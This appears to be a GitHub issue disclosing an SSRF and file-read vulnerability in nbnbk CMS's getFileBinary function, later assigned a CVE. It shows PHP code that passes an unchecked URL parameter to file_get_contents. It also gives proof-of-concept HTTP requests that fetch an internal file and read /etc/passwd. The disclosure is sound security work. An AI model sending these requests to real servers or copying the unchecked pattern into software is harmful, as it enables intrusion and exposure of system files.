Fanli2012 / nbnbk (Public)

<> Code

Issues 4

?? Pull requests

Actions

! Security

• • •

New issue

Jump to bottom

[Vuln] SSRF vulnerability in getFileBinary Function #5

⊘ Closed

zer0yu opened this issue on May 19 · 2 comments

zer0yu commented on May 19 • edited ▼

A Server-Side Request Forgery (SSRF) in getFileBinary function of nbnbk cms allows remote attackers to force the application to make arbitrary requests via injection of arbitrary URLs into the url parameter.

Vulnerable code in /application/api/controller/Index.php

```
/**

* 文件转Base64二进制流

* @param $url 网络文件路径, 绝对地址

* @return string

*/
public function getFileBinary()


{

$str = file_get_contents($_REQUEST['url']);
Util::echo_json(ReturnData::create(ReturnData::SUCCESS,chunk_split(base64_encode($str))));
}
```

Vulnerability PoC

```
GET /api/Index/getFileBinary?url=http://172.16.119.1:8181/flag.txt HTTP/1.1
Host: 172.16.119.130
Connection: close
```

The effect of the exploit is shown in the following figure. A remote attacker can force the application to make arbitrary requests via the injection of arbitrary URLs into the url parameter.




A remote attacker can also read arbitrary file information from the target system.

PoC

GET /api/Index/getFileBinary?url=file:///etc/passwd HTTP/1.1

Host: 172.16.119.130 Connection: close



After decoding the data field of the HTTP response body in base64, you can get the specific content of the file (/etc/passwd)



fgeek commented on Jun 11

CVE-2022-31386 has been assigned for this vulnerability.

zer0yu commented on Jun 15

thx, bro



zer0yu closed this as completed on Jun 15

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants

